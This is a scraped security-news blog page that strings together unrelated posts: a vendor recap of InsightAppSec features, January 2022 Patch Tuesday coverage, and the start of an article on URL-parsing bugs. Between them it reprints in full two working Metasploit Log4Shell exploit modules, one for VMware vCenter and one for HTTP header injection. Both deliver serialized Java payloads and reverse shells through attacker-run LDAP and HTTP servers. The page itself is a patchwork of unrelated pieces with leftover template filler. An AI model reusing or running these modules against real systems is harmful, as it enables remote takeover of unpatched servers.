This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

A December to Remember — Or, How We Improved InsightAppSec in Q4 in the Midst of Log4Shell


Description

A December to Remember — Or, How We Improved InsightAppSec in Q4 in the Midst of Log4Shell

Ho, ho, holy cow — what a wild way to wrap up the year that was. Thousands of flights were cancelled during Christmas week, nearly every holiday party became a super-spreader event, and we lost a legend in Betty White. In our neck of the woods, Log4Shell has been dominating the conversation for nearly the entire holiday season. But now that much of the initial fervor has passed, we wanted to take a moment to recap some of InsightAppSec and tCell’s Q4 highlights and give us all a little much-deserved break from the madness.

RBAC

It may not seem like much, but role-based access control — or RBAC— is a game-changer for many teams looking to streamline their access to InsightAppSec. Essentially, we make it super simple to configure access to the platform perfectly for every member of your team, create tiers of accessibility for different job roles, and ensure everyone has exactly what they need to do their jobs on day one.

Included is a new pre-built remediator role, which was designed to only show developers what they need in order to address a that vulnerability. They can drill into it, see reference details and remediation steps, and replay the attack in their dev or staging environments, all in an easy, navigable interface. This new role helps prevent the back-and-forth between security and development passing vulnerability details.

The key to our new feature is scalability. Regardless of whether you have a team of 10 or a team of 1,000, each group will only have the permissions they need to view the data you want them to see — all without the back-and-forth that comes with creating permissions ad hoc. It’s a time-saver, for sure, but it can also reduce headaches and make costly mistakes far less likely. If you want to learn more check out our blog post on the subject (it’s got a cute Goldilocks theme — you’ll get the drift).

ServiceNow

Oh, yeah, we’re fully integrated with ServiceNow. It’s just a leader in IT service management, and InsightAppSec is fully integrated, working seamlessly, and available in the ServiceNow app store for, like, zero dollars. No biggie.

This integration offers a lot of great features that will save your team time and effort, improving everything from visibility, to prioritization, to remediation. In fact, remediation will happen even faster than it already does with updates automatically happening across both ServiceNow and InsightAppSec tickets. And it’s so simple and quick to install, you’ll be benefiting from it in minutes. Oh, and did we mention zero dollars?

Log4Shell

OK, break’s over. Yes, we made many improvements to InsightAppSec this quarter, but we would be remiss if we didn’t mention the ones we made for Log4Shell. The big one is a new InsightAppSec default attack template for Out of Band Injection specific to Log4Shell attacks. Attack templates are InsightAppSec’s bread and butter, testing every part of your application against known attack vectors. With this feature, we have an attack template that can automate a sophisticated attack by simulating an attacker on your website and injects code in your application. If the code is vulnerable, it calls a Log4j function to send a JNDI call to a Rapid7 server validating the exploitability of the application. This helps you identify and prioritize Log4Shell vulnerabilities before they become real threats.

For even more flexibility, we’ve added an attack module that actually does the out-of-band Log4Shell attack during testing. You can easily select this in the Log4Shell attack template, but you can can also create a custom template and add the new Log4Shell attack module to that.

We’ve also improved tCell’s ability to protect against Log4Shell attacks. We launched a new app firewall protection specifically for Log4Shell attacks. The new firewall lets our customers know if their apps have been attacked through the Log4Shell vulnerability and drill down to specifics on the attack. We’ve also created a default pattern that allows you to block well known Log4Shell patterns and as more become known, we will continue our updates.

Even more

While these were just a few of the major improvements we made to InsightAppSec and tCell this quarter, there were certainly a host of minor ones that are sure to make the platform easier and more efficient. They include custom NGINX builds and support for .Net 6.0 for tCell, Archiving Scan Targets, and customizing executive reports for InsightAppSec, among others.

Those are the highlights from the fourth quarter of 2021 from here in InsightAppSec-land. We’re well on our way to making Q1 2022 even better for our customers, though we can’t do anything about those flight cancellations. And while we’re at it, someone check on Keith Richards.

NEVER MISS A BLOG

VMware vCenter Server Unauthenticated JNDI Injection RCE (via Log4Shell)


Description

VMware vCenter Server is affected by the Log4Shell vulnerability whereby a JNDI string can sent to the server that will cause it to connect to the attacker and deserialize a malicious Java object. This results in OS command execution in the context of the root user in the case of the Linux virtual appliance and SYSTEM on Windows. This module will start an LDAP server that the target will need to connect to. This exploit uses the logon page vector.

##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Log4Shell
  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::Remote::CheckModule
  prepend Msf::Exploit::Remote::AutoCheck

  def initialize(_info = {})
    super(
      'Name' => 'VMware vCenter Server Unauthenticated JNDI Injection RCE (via Log4Shell)',
      'Description' => %q{
        VMware vCenter Server is affected by the Log4Shell vulnerability whereby a JNDI string can sent to the server
        that will cause it to connect to the attacker and deserialize a malicious Java object. This results in OS
        command execution in the context of the root user in the case of the Linux virtual appliance and SYSTEM on
        Windows.

        This module will start an LDAP server that the target will need to connect to. This exploit uses the logon page
        vector.
      },
      'Author' => [
        'Spencer McIntyre', # this exploit module and JNDI/LDAP lib stuff
        'RageLtMan <rageltman[at]sempervictus>', # JNDI/LDAP lib stuff
        'jbaines-r7', # vCenter research
        'w3bd3vil' # vCenter PoC https://twitter.com/w3bd3vil/status/1469814463414951937
      ],
      'References' => [
        [ 'CVE', '2021-44228' ],
        [ 'URL', 'https://attackerkb.com/topics/in9sPR2Bzt/cve-2021-44228-log4shell/rapid7-analysis'],
        [ 'URL', 'https://www.vmware.com/security/advisories/VMSA-2021-0028.html' ],
        [ 'URL', 'https://twitter.com/w3bd3vil/status/1469814463414951937' ]
      ],
      'DisclosureDate' => '2021-12-09',
      'License' => MSF_LICENSE,
      'DefaultOptions' => {
        'RPORT' => 443,
        'SSL' => true,
        'SRVPORT' => 389,
        'WfsDelay' => 30,
        'CheckModule' => 'auxiliary/scanner/http/log4shell_scanner'
      },
      'Targets' => [
        [
          'Windows', {
            'Platform' => 'win'
          },
        ],
        [
          'Linux', {
            'Platform' => 'unix',
            'Arch' => [ARCH_CMD],
            'DefaultOptions' => {
              'PAYLOAD' => 'cmd/unix/reverse_bash'
            }
          },
        ]
      ],
      'Notes' => {
        'Stability' => [CRASH_SAFE],
        'SideEffects' => [IOC_IN_LOGS],
        'AKA' => ['Log4Shell', 'LogJam'],
        'Reliability' => [REPEATABLE_SESSION],
        'RelatedModules' => [
          'auxiliary/scanner/http/log4shell_scanner',
          'exploit/multi/http/log4shell_header_injection'
        ]
      }
    )
    register_options([
      OptString.new('TARGETURI', [ true, 'Base path', '/'])
    ])
  end

  def check
    validate_configuration!

    return Exploit::CheckCode::Unknown if tenant.nil?

    super
  end

  def check_options
    {
      'LDAP_TIMEOUT' => datastore['WfsDelay'],
      'HTTP_HEADER' => 'X-Forwarded-For',
      'TARGETURI' => normalize_uri(target_uri, 'websso', 'SAML2', 'SSO', tenant) + '?SAMLRequest=',
      'HEADERS_FILE' => nil,
      'URIS_FILE' => nil
    }
  end

  def build_ldap_search_response_payload
    return [] if @search_received

    @search_received = true

    print_good('Delivering the serialized Java object to execute the payload...')
    build_ldap_search_response_payload_inline('BeanFactory')
  end

  def tenant
    return @tenant unless @tenant.nil?

    res = send_request_cgi('uri' => normalize_uri(target_uri, 'ui', 'login'))
    return nil unless res&.code == 302
    return nil unless res.headers['Location'] =~ %r{websso/SAML2/SSO/([^/]+)\?}

    @tenant = Regexp.last_match(1)
  end

  def trigger
    @search_received = false
    # HTTP request initiator
    send_request_cgi(
      'uri' => normalize_uri(target_uri, 'websso', 'SAML2', 'SSO', tenant) + '?SAMLRequest=',
      'headers' => { 'X-Forwarded-For' => log4j_jndi_string }
    )
  end

  def exploit
    validate_configuration!

    start_service
    trigger

    sleep(datastore['WfsDelay'])
    handler
  ensure
    cleanup
  end
end

First Patch Tuesday of 2022 Brings Fix for a Critical 'Wormable' Windows Vulnerability


Description

Windows Vulnerability

Microsoft on Tuesday kicked off its first set of updates for 2022 by plugging 96 security holes across its software ecosystem, while urging customers to prioritize patching for what it calls a critical “wormable” vulnerability.

Of the 96 vulnerabilities, nine are rated Critical and 89 are rated Important in severity, with six zero-day publicly known at the time of the release. This is in addition to 29 issues patched in Microsoft Edge on January 6, 2022. None of the disclosed bugs are listed as under attack.

The patches cover a swath of the computing giant’s portfolio, including Microsoft Windows and Windows Components, Exchange Server, Microsoft Office and Office Components, SharePoint Server, .NET Framework, Microsoft Dynamics, Open-Source Software, Windows Hyper-V, Windows Defender, and Windows Remote Desktop Protocol (RDP).

Chief among them is CVE-2022-21907 (CVSS score: 9.8), a remote code execution vulnerability rooted in the HTTP Protocol Stack. “In most situations, an unauthenticated attacker could send a specially crafted packet to a targeted server utilizing the HTTP Protocol Stack (http.sys) to process packets,” Microsoft noted in its advisory.

Russian security researcher Mikhail Medvedev has been credited with discovering and reporting the error, with the Redmond-based company stressing that it’s wormable, meaning no user interaction is necessary to trigger and propagate the infection.

“Although Microsoft has provided an official patch, this CVE is another reminder that software features allow opportunities for attackers to misuse functionalities for malicious acts,” Danny Kim, principal architect at Virsec, said.

Microsoft also resolved six zero-days as part of its Patch Tuesday update, two of which are an integration of third-party fixes concerning the open-source libraries curl and libarchive.

  • CVE-2021-22947 (CVSS score: N/A) – Open-Source curl Remote Code Execution Vulnerability
  • CVE-2021-36976 (CVSS score: N/A) – Open-Source libarchive Remote Code Execution Vulnerability
  • CVE-2022-21836 (CVSS score: 7.8) – Windows Certificate Spoofing Vulnerability
  • CVE-2022-21839 (CVSS score: 6.1) – Windows Event Tracing Discretionary Access Control List Denial of Service Vulnerability
  • CVE-2022-21874 (CVSS score: 7.8) – Windows Security Center API Remote Code Execution Vulnerability
  • CVE-2022-21919 (CVSS score: 7.0) – Windows User Profile Service Elevation of Privilege Vulnerability

Another critical vulnerability of note concerns a remote code execution flaw (CVE-2022-21849, CVSS score: 9.8) in Windows Internet Key Exchange (IKE) version 2, which Microsoft said could be weaponized by a remote attacker to “trigger multiple vulnerabilities without being authenticated.”

On top of that, the patch also remediates a number of remote code execution flaws affecting Exchange Server, Microsoft Office (CVE-2022-21840), SharePoint Server, RDP (CVE-2022-21893), and Windows Resilient File System as well as privilege escalation vulnerabilities in Active Directory Domain Services, Windows Accounts Control, Windows Cleanup Manager, and Windows Kerberos, among others.

It’s worth stressing that CVE-2022-21907 and the three shortcomings uncovered in Exchange Server (CVE-2022-21846, CVE-2022-21855, and CVE-2022-21969, CVSS scores: 9.0) have all been labeled as “exploitation more likely,” necessitating that the patches are applied immediately to counter potential real-world attacks targeting the weaknesses. The U.S. National Security Agency (NSA) has been acknowledged for flagging CVE-2022-21846.

“This massive Patch Tuesday comes during a time of chaos in the security industry whereby professionals are working overtime to remediate Log4Shell — reportedly the worst vulnerability seen in decades,” Bharat Jogi, director of vulnerability and threat Research at Qualys, said.

“Events such as Log4Shell […] bring to the forefront the importance of having an automated inventory of everything that is used by an organization in their environment,” Jogi added, stating “It is the need of the hour to automate deployment of patches for events with defined schedules (e.g., MSFT Patch Tuesday), so security professionals can focus energy to respond efficiently to unpredictable events that pose dastardly risk.”

Software Patches from Other Vendors

Besides Microsoft, security updates have also been released by other vendors to rectify several vulnerabilities, counting —

Log4Shell HTTP Header Injection

 `##  

# This module requires Metasploit: https://metasploit.com/download  

# Current source: https://github.com/rapid7/metasploit-framework  

##  

class MetasploitModule < Msf::Exploit::Remote  

Rank = ExcellentRanking  


include Msf::Exploit::JavaDeserialization  

include Msf::Exploit::Java  

include Msf::Exploit::Remote::HttpClient  

include Msf::Exploit::Remote::LDAP::Server  

include Msf::Exploit::Remote::CheckModule  

prepend Msf::Exploit::Remote::AutoCheck  


def initialize(_info = {})  

super(  

'Name' => 'Log4Shell HTTP Header Injection',  

'Description' => %q{  

Versions of Apache Log4j2 impacted by CVE-2021-44228 which allow JNDI features used in configuration,  

log messages, and parameters, do not protect against attacker controlled LDAP and other JNDI related endpoints.  


This module will exploit an HTTP end point with the Log4Shell vulnerability by injecting a format message that  

will trigger an LDAP connection to Metasploit and load a payload.  


The Automatic target delivers a Java payload using remote class loading. This requires Metasploit to run an HTTP  

server in addition to the LDAP server that the target can connect to. The targeted application must have the  

trusted code base option enabled for this technique to work.  


The non-Automatic targets deliver a payload via a serialized Java object. This does not require Metasploit to  

run an HTTP server and instead leverages the LDAP server to deliver the serialized object. The target  

application in this case must be compatible with the user-specified JAVA_GADGET_CHAIN option.  

},  

'Author' => [  

'Michael Schierl', # Technical guidance, examples, and patience - all of the Jedi stuff  

'juan vazquez', # 2011-3544 building blocks reused in this module  

'sinn3r', # 2011-3544 building blocks reused in this module  

'Spencer McIntyre', # Kickoff on 2021-44228 work, improvements, and polish required for formal acceptance  

'RageLtMan <rageltman[at]sempervictus>' # Metasploit module and infrastructure  

],  

'References' => [  

[ 'CVE', '2021-44228' ],  

],  

'DisclosureDate' => '2021-12-09',  

'License' => MSF_LICENSE,  

'DefaultOptions' => {  

'SRVPORT' => 389,  

'WfsDelay' => 30,  

'CheckModule' => 'auxiliary/scanner/http/log4shell_scanner'  

},  

'Targets' => [  

[  

'Automatic', {  

'Platform' => 'java',  

'Arch' => [ARCH_JAVA],  

'RemoteLoad' => true,  

'DefaultOptions' => {  

'PAYLOAD' => 'java/shell_reverse_tcp'  

}  

}  

],  

[  

'Windows', {  

'Platform' => 'win',  

'RemoteLoad' => false,  

'DefaultOptions' => {  

'PAYLOAD' => 'windows/meterpreter/reverse_tcp'  

}  

},  

],  

[  

'Linux', {  

'Platform' => 'unix',  

'RemoteLoad' => false,  

'Arch' => [ARCH_CMD],  

'DefaultOptions' => {  

'PAYLOAD' => 'cmd/unix/reverse_bash'  

}  

},  

]  

],  

'Notes' => {  

'Stability' => [CRASH_SAFE],  

'SideEffects' => [IOC_IN_LOGS],  

'AKA' => ['Log4Shell', 'LogJam'],  

'Reliability' => [REPEATABLE_SESSION],  

'RelatedModules' => [ 'auxiliary/scanner/http/log4shell_scanner' ]  

},  

'Stance' => Msf::Exploit::Stance::Aggressive  

)  

register_options([  

OptString.new('HTTP_METHOD', [ true, 'The HTTP method to use', 'GET' ]),  

OptString.new('TARGETURI', [ true, 'The URI to scan', '/']),  

OptString.new('HTTP_HEADER', [ false, 'The HTTP header to inject into' ]),  

OptEnum.new('JAVA_GADGET_CHAIN', [  

true, 'The ysoserial payload to use for deserialization', 'CommonsBeanutils1',  

Msf::Util::JavaDeserialization.ysoserial_payload_names  

], conditions: %w[TARGET != Automatic]),  

OptPort.new('HTTP_SRVPORT', [true, 'The HTTP server port', 8080], conditions: %w[TARGET == Automatic]),  

OptBool.new('LDAP_AUTH_BYPASS', [true, 'Ignore LDAP client authentication', true])  

])  

end  


def check  

validate_configuration!  

# set these scanner options as appropriate based on the config  

datastore['URIS_FILE'] = nil  

if !datastore['HTTP_HEADER'].blank?  

datastore['HEADERS_FILE'] = nil  

end  


@checkcode = super  

end  


def jndi_string  

"${jndi:ldap://#{datastore['SRVHOST']}:#{datastore['SRVPORT']}/dc=#{Rex::Text.rand_text_alpha_lower(6)},dc=#{Rex::Text.rand_text_alpha_lower(3)}}"  

end  


def resource_url_string  

"http#{datastore['SSL'] ? 's' : ''}://#{datastore['SRVHOST']}:#{datastore['HTTP_SRVPORT']}#{resource_uri}"  

end  


#  

# Use Ruby Java bridge to create a Java-natively-serialized object  

#  

# @return [String] Marshalled serialized byteArray of the loader class  

def byte_array_payload(pay_class = 'metasploit.PayloadFactory')  

jar = generate_payload.encoded_jar  

serialized_class_from_jar(jar, pay_class)  

end  


#  

# Insert PayloadFactory in Java payload JAR  

#  

# @param jar [Rex::Zip::Jar] payload JAR to update  

# @return [Rex::Zip::Jar] updated payload JAR  

def inject_jar_payload_factory(jar = generate_payload.encoded_jar)  

# From exploits/multi/browser/java_rhino - should probably go to lib  

paths = [  

[ 'metasploit/PayloadFactory.class' ]  

]  

paths.each do |path|  

1.upto(path.length - 1) do |idx|  

full = path[0, idx].join('/') + '/'  

jar.add_file(full, '') unless jar.entries.map(&:name).include?(full)  

end  

File.open(File.join(Msf::Config.data_directory, 'exploits', 'CVE-2021-44228', path), 'rb') do |fd|  

data = fd.read(fd.stat.size)  

jar.add_file(path.join('/'), data)  

end  

end  

jar  

end  


#  

# Generate and serialize the payload as an LDAP search response  

#  

# @param msg_id [Integer] LDAP message identifier  

# @param base_dn [Sting] LDAP distinguished name  

#  

# @return [Array] packed BER sequence  

def serialized_payload(msg_id, base_dn, pay_class = 'metasploit.PayloadFactory')  

if target['RemoteLoad']  

attrs = [  

[ 'javaClassName'.to_ber, [ pay_class.to_ber].to_ber_set ].to_ber_sequence,  

[ 'javaFactory'.to_ber, [ pay_class.to_ber].to_ber_set ].to_ber_sequence,  

[ 'objectClass'.to_ber, [ 'javaNamingReference'.to_ber ].to_ber_set ].to_ber_sequence,  

[ 'javaCodebase'.to_ber, [ resource_url_string.to_ber ].to_ber_set ].to_ber_sequence,  

]  

else  

java_payload = generate_java_deserialization_for_payload(datastore['JAVA_GADGET_CHAIN'], payload)  

# vprint_good("Serialized java payload: #{java_payload}")  

attrs = [  

[ 'javaClassName'.to_ber, [ rand_text_alphanumeric(8..15).to_ber ].to_ber_set ].to_ber_sequence,  

[ 'javaSerializedData'.to_ber, [ java_payload.to_ber ].to_ber_set ].to_ber_sequence  

]  

end  

appseq = [  

base_dn.to_ber,  

attrs.to_ber_sequence  

].to_ber_appsequence(Net::LDAP::PDU::SearchReturnedData)  

[ msg_id.to_ber, appseq ].to_ber_sequence  

end  


## LDAP service callbacks  

#  

# Handle incoming requests via service mixin  

#  

def on_dispatch_request(client, data)  

return if data.strip.empty?  


data.extend(Net::BER::Extensions::String)  

begin  

pdu = Net::LDAP::PDU.new(data.read_ber!(Net::LDAP::AsnSyntax))  

vprint_status("LDAP request data remaining: #{data}") unless data.empty?  

resp = case pdu.app_tag  

when Net::LDAP::PDU::BindRequest # bind request  

client.authenticated = true  

service.encode_ldap_response(  

pdu.message_id,  

Net::LDAP::ResultCodeSuccess,  

'',  

'',  

Net::LDAP::PDU::BindResult  

)  

when Net::LDAP::PDU::SearchRequest # search request  

if client.authenticated || datastore['LDAP_AUTH_BYPASS']  

client.write(serialized_payload(pdu.message_id, pdu.search_parameters[:base_object]))  

service.encode_ldap_response(pdu.message_id, Net::LDAP::ResultCodeSuccess, '', 'Search success', Net::LDAP::PDU::SearchResult)  

else  

service.encode_ldap_response(pdu.message_i, 50, '', 'Not authenticated', Net::LDAP::PDU::SearchResult)  

end  

else  

vprint_status("Client sent unexpected request #{pdu.app_tag}")  

client.close  

end  

resp.nil? ? client.close : on_send_response(client, resp)  

rescue StandardError => e  

print_error("Failed to handle LDAP request due to #{e}")  

client.close  

end  

resp  

end  


## HTTP service callbacks  

#  

# Handle HTTP requests and responses  

#  

def on_request_uri(cli, request)  

agent = request.headers['User-Agent']  

vprint_good("Payload requested by #{cli.peerhost} using #{agent}")  

pay = regenerate_payload(cli)  

jar = inject_jar_payload_factory(pay.encoded_jar)  

send_response(cli, 200, 'OK', jar)  

end  


#  

# Create an HTTP response and then send it  

#  

def send_response(cli, code, message = 'OK', html = '')  

proto = Rex::Proto::Http::DefaultProtocol  

res = Rex::Proto::Http::Response.new(code, message, proto)  

res['Content-Type'] = 'application/java-archive'  

res.body = html  

cli.send_response(res)  

end  


def exploit  

validate_configuration!  

if datastore['HTTP_HEADER'].blank?  

targetinfo = (@checkcode&.details || []).reject { |ti| ti[:headers]&.empty? }.first  

http_header = targetinfo[:headers].keys.first if targetinfo  

fail_with(Failure::BadConfig, 'No HTTP_HEADER was specified and none were found automatically') unless http_header  


print_good("Automatically identified vulnerable header: #{http_header}")  

else  

http_header = datastore['HTTP_HEADER']  

end  


# LDAP service  

start_service  

# HTTP service  

start_http_service if target['RemoteLoad']  

# HTTP request initiator  

send_request_raw(  

'uri' => normalize_uri(target_uri),  

'method' => datastore['HTTP_METHOD'],  

'headers' => { http_header => jndi_string }  

)  

sleep(datastore['WfsDelay'])  

handler  

ensure  

cleanup  

end  


#  

# Kill HTTP & LDAP services (shut them down and clear resources)  

#  

def cleanup  

# Clean and stop HTTP server  

if @http_service  

begin  

@http_service.remove_resource(datastore['URIPATH'])  

@http_service.deref  

@http_service.stop  

@http_service = nil  

rescue StandardError => e  

print_error("Failed to stop http server due to #{e}")  

end  

end  

super  

end  


private  


# Boilerplate HTTP service code  

#  

# Returns the configured (or random, if not configured) URI path  

#  

def resource_uri  

path = datastore['URIPATH'] || rand_text_alphanumeric(rand(8..15)) + '.jar'  

path = '/' + path if path !~ %r{^/}  

if path !~ /\.jar$/  

print_status("Appending .jar extension to #{path} as we don't yet serve classpaths")  

path += '.jar'  

end  

datastore['URIPATH'] = path  

return path  

end  


#  

# Handle the HTTP request and return a response. Code borrowed from:  

# msf/core/exploit/http/server.rb  

#  

def start_http_service(opts = {})  

comm = datastore['ListenerComm']  

if (comm.to_s == 'local')  

comm = ::Rex::Socket::Comm::Local  

else  

comm = nil  

end  

# Default the server host / port  

opts = {  

'ServerHost' => datastore['SRVHOST'],  

'ServerPort' => datastore['HTTP_SRVPORT'],  

'Comm' => comm  

}.update(opts)  

# Start a new HTTP server  

@http_service = Rex::ServiceManager.start(  

Rex::Proto::Http::Server,  

opts['ServerPort'].to_i,  

opts['ServerHost'],  

datastore['SSL'],  

{  

'Msf' => framework,  

'MsfExploit' => self  

},  

opts['Comm'],  

datastore['SSLCert']  

)  

@http_service.server_name = datastore['HTTP::server_name']  

# Default the procedure of the URI to on_request_uri if one isn't  

# provided.  

uopts = {  

'Proc' => method(:on_request_uri),  

'Path' => resource_uri  

}.update(opts['Uri'] || {})  

proto = (datastore['SSL'] ? 'https' : 'http')  

print_status("Serving Java code on: #{proto}://#{opts['ServerHost']}:#{opts['ServerPort']}#{uopts['Path']}")  

if (opts['ServerHost'] == '0.0.0.0')  

print_status(" Local IP: #{proto}://#{Rex::Socket.source_address}:#{opts['ServerPort']}#{uopts['Path']}")  

end  

# Add path to resource  

@service_path = uopts['Path']  

@http_service.add_resource(uopts['Path'], uopts)  

end  


def validate_configuration!  

fail_with(Failure::BadConfig, 'The SRVHOST option must be set to a routable IP address.') if ['0.0.0.0', '::'].include?(datastore['SRVHOST'])  

if datastore['HTTP_HEADER'].blank? && !datastore['AutoCheck']  

fail_with(Failure::BadConfig, 'Either the AutoCheck option must be enabled or an HTTP_HEADER must be specified.')  

end  

end  

end  

`


Microsoft Faces Wormable, Critical RCE Bug & 6 Zero-Days


Description

Microsoft has addressed a total of 97 security vulnerabilities in its January 2022 Patch Tuesday update – nine of them rated critical – including six that are listed as publicly known zero-days.

The fixes cover a swath of the computing giant’s portfolio, including: Microsoft Windows and Windows Components, Microsoft Edge (Chromium-based), Exchange Server, Microsoft Office and Office Components, SharePoint Server, .NET Framework, Microsoft Dynamics, Open-Source Software, Windows Hyper-V, Windows Defender, and Windows Remote Desktop Protocol (RDP).

“This is an unusually large update for January,” Dustin Childs, a researcher with Trend Micro’s Zero Day Initiative (ZDI), explained. “Over the last few years, the average number of patches released in January is about half this volume. We’ll see if this volume continues throughout the year. It’s certainly a change from the smaller releases that ended 2021 [Microsoft patched 67 bugs in December].”

Zero-Day Tsunami

None of the zero-days are listed as being actively exploited, though two (CVE-2022-21919 and CVE-2022-21836) have public exploit code available. They are:

  • CVE-2021-22947: HackerOne-assigned CVE in open-source Curl library (RCE)
  • CVE-2021-36976: MITRE-assigned CVE in open-source Libarchive (RCE)
  • CVE-2022-21874: Local Windows Security Center API (RCE, CVSS score of 7.8)
  • CVE-2022-21919: Windows User Profile Service (privilege escalation, CVSS 7.0)
  • CVE-2022-21839: Windows Event Tracing Discretionary Access Control List (denial-of-service, CVSS 6.1).
  • CVE-2022-21836: Windows Certificate (spoofing, CVSS 7.8).

“The [cURL bug] was actually disclosed by HackerOne back in September 2021,” Childs said in ZDI’s Patch Tuesday analysis. “This patch includes the latest cURL libraries into Microsoft products. This is why this CVE is listed as publicly known. Similarly, the patch for the Libarchive library was also disclosed in 2021, and the latest version of this library is now being incorporated into Microsoft products.”

Patch Immediately: Critical, Wormable Bug

Out of the critical bugs, a remote code-execution (RCE) issue in the HTTP protocol stack stands out for researchers, given that it’s wormable – i.e., an exploit could self-propagate through a network with no user interaction. It carries the most severe CVSS vulnerability-severity rating of the entire update, coming in at 9.8 on the 10-point scale.

The bug (CVE-2022-21907) can be exploited by sending specially crafted packets to a system using the HTTP protocol stack (http.sys) to process packets.

“The CVE targets the HTTP trailer support feature, which allows a sender to include additional fields in a message to supply metadata, by providing a specially-crafted message that can lead to remote code execution,” Danny Kim, principal architect at Virsec, explained via email.

“No user interaction, no privileges required and an elevated service add up to a wormable bug,” Childs warned. “While this is definitely more server-centric, remember that Windows clients can also run http.sys, so all affected versions are affected by this bug. Test and deploy this patch quickly.”

Kim noted that CVE-2022-21907 is a particularly dangerous CVE because of its ability to allow for an attack to affect an entire intranet once the attack succeeds.

“The CVE is the latest example of how software capabilities can be warped and weaponized,” he noted. “Although Microsoft has provided an official patch, this CVE is another reminder that software features allow opportunities for attackers to misuse functionalities for malicious acts.”

Other Critical Security Holes for January 2022 – One Unpatched

Another interesting critical-rated RCE issue is CVE-2022-21840 in Microsoft Office, which, importantly, does not yet have a patch for Office 2019 for Mac and Microsoft Office LTSC for Mac 2021 (CVSS 8.8).

“Most Office-related RCE bugs are important-severity since they require user interaction and often have warning dialogs, too,” said Childs, noting that the Preview Pane is not the attack vector. “Instead, this bug is likely critical due to the lack of warning dialogs when opening a specially crafted file.”

Microsoft also patched CVE-2022-21846 – a critical RCE bug in Microsoft Exchange Server reported by the National Security Agency, which is listed as “exploitation more likely” (CVSS 9.0). It’s one of three Exchange RCEs being fixed this month (the others are CVE-2022-21969 and CVE-2022-21855), all of which are listed as being “network adjacent,” meaning the attacker would need to be on a target network already to be successful.

Despite the “exploitation more likely” rating, “Microsoft notes the attack vector is adjacent, meaning exploitation will require more legwork for an attacker, unlike the ProxyLogon and ProxyShell vulnerabilities which were remotely exploitable,” Satnam Narang, staff research engineer at Tenable, said via email.

One of the zero-days is listed as critical too, it should be noted: CVE-2021-22947, which is the one found in the open-source cURL library used by Windows to transfer data using various network protocols. It allows RCE leading to man-in-the-middle (MiTM) attacks, according to Automox researcher Maarten Buis.

“An attacker could carry out a MitM attack by exploiting how cURL handles cached or pipelined responses from IMAP, POP3, SMTP or FTP servers,” he explained in a Tuesday posting. “The attacker would inject the fake response, then pass through the TLS traffic from the legitimate server and trick curl into sending the attackers’ data back to the user as valid and authenticated.”

The public disclosure significantly increases the chances of exploit, he warned.

And, a privilege-escalation issue is unusually flagged as critical: CVE-2022-21857 in Active Directory Domain Services (CVSS 8.8).

“This patch fixes a bug that allowed attackers to elevate privileges across an Active Directory trust boundary under certain conditions,” Childs said. “Microsoft deemed the flaw sufficient enough for a critical rating. This does require some level of privileges, so again, an insider or other attacker with a foothold in a network could use this for lateral movement and maintaining a presence within an enterprise.”

There’s another critical privilege-escalation issue, CVE-2022-21833 in the Virtual Machine IDE Drive (CVSS 7.8), but the complexity is marked high. According to Automox, to exploit it, a threat actor would need to gain access to an underprivileged account, such as through an unsecure user password or an account with minimal access controls, to expose this vulnerability.

Thus, “seeing this bug in the wild would likely take quite a bit of work,” Childs said.

Two critical issues in the DirectX Graphics Kernel carry a rating of 7.8 out of 10 on the CVSS vulnerability-severity scale and allow RCE: CVE-2022-21912 andCVE-2022-21898.

To exploit these, viewing a specially crafted media file could result in code execution, and are likely present in most systems, according to Automox researcher Jay Goodman.

“The DirectX graphics kernel is a subsystem that enables internal components like graphics cards and drives or external devices like printers and input devices,” he said. “Attackers could use these remote code execution vulnerabilities to deploy and execute code on a target system. This can allow attackers to easily take full control of the system as well as create a base of operations within the network to spread to other systems. Common and widespread vulnerabilities like these are critical for attackers trying to steal corporate data or infiltrating sensitive systems. It is important for organizations to patch and remediate within the 72 hour window to minimize exposure.”

And finally, there’s CVE-2022-21917 in HEVC Video Extensions (RCE, CVSS 7.8).

“Successful exploitation would require an attacker to bait an authenticated user into opening a maliciously crafted media file, which would result in remote code execution on the victim’s machine,” explained Automox researcher Justin Knapp. “Microsoft does not provide mitigation recommendations aside from patching. However, most affected customers will automatically be updated via the Microsoft Store and guidance is provided to check the package version to ensure it has the current update.”

The monster Patch Tuesday couldn’t come at a worse time, noted Bharat Jogi, director of vulnerability and threat research at Qualys.

“This massive Patch Tuesday comes during a time of chaos in the security industry whereby professionals are working overtime to remediate Log4Shell – reportedly the worst vulnerability seen in decades,” he said via email. “Unpredictable events such as Log4Shell add significant stress to the security professionals dealing with such outbreaks.”

URL Parsing-Library Bugs Allow DoS, RCE, Spoofing & More


Description

Eight different security vulnerabilities arising from inconsistencies among 16 different URL parsing libraries could allow denial-of-service (DoS) conditions, information leaks and remote code execution (RCE) in various web applications, researchers are warning.

The bugs were found in third-party web packages written for various languages, and, like Log4Shell and other software-supply chain threats, could have been imported to hundreds or thousands of different web apps and projects. Those afflicted are Flask (a micro web framework written in Python), Video.js (an HTML5 video player), Belledonne (free VoIP and IP video phone), Nagios XI (network and server monitoring) and Clearance (password authentication for Ruby).

Skip to a rundown of the issues.

Understanding URL Parsing Confusion

URL parsing is the process of breaking down a web address into its underlying components, in order to correctly route traffic across different links or into different servers. URL parsing libraries, which are available for various programming languages, are usually imported into applications in order to fulfill this function.

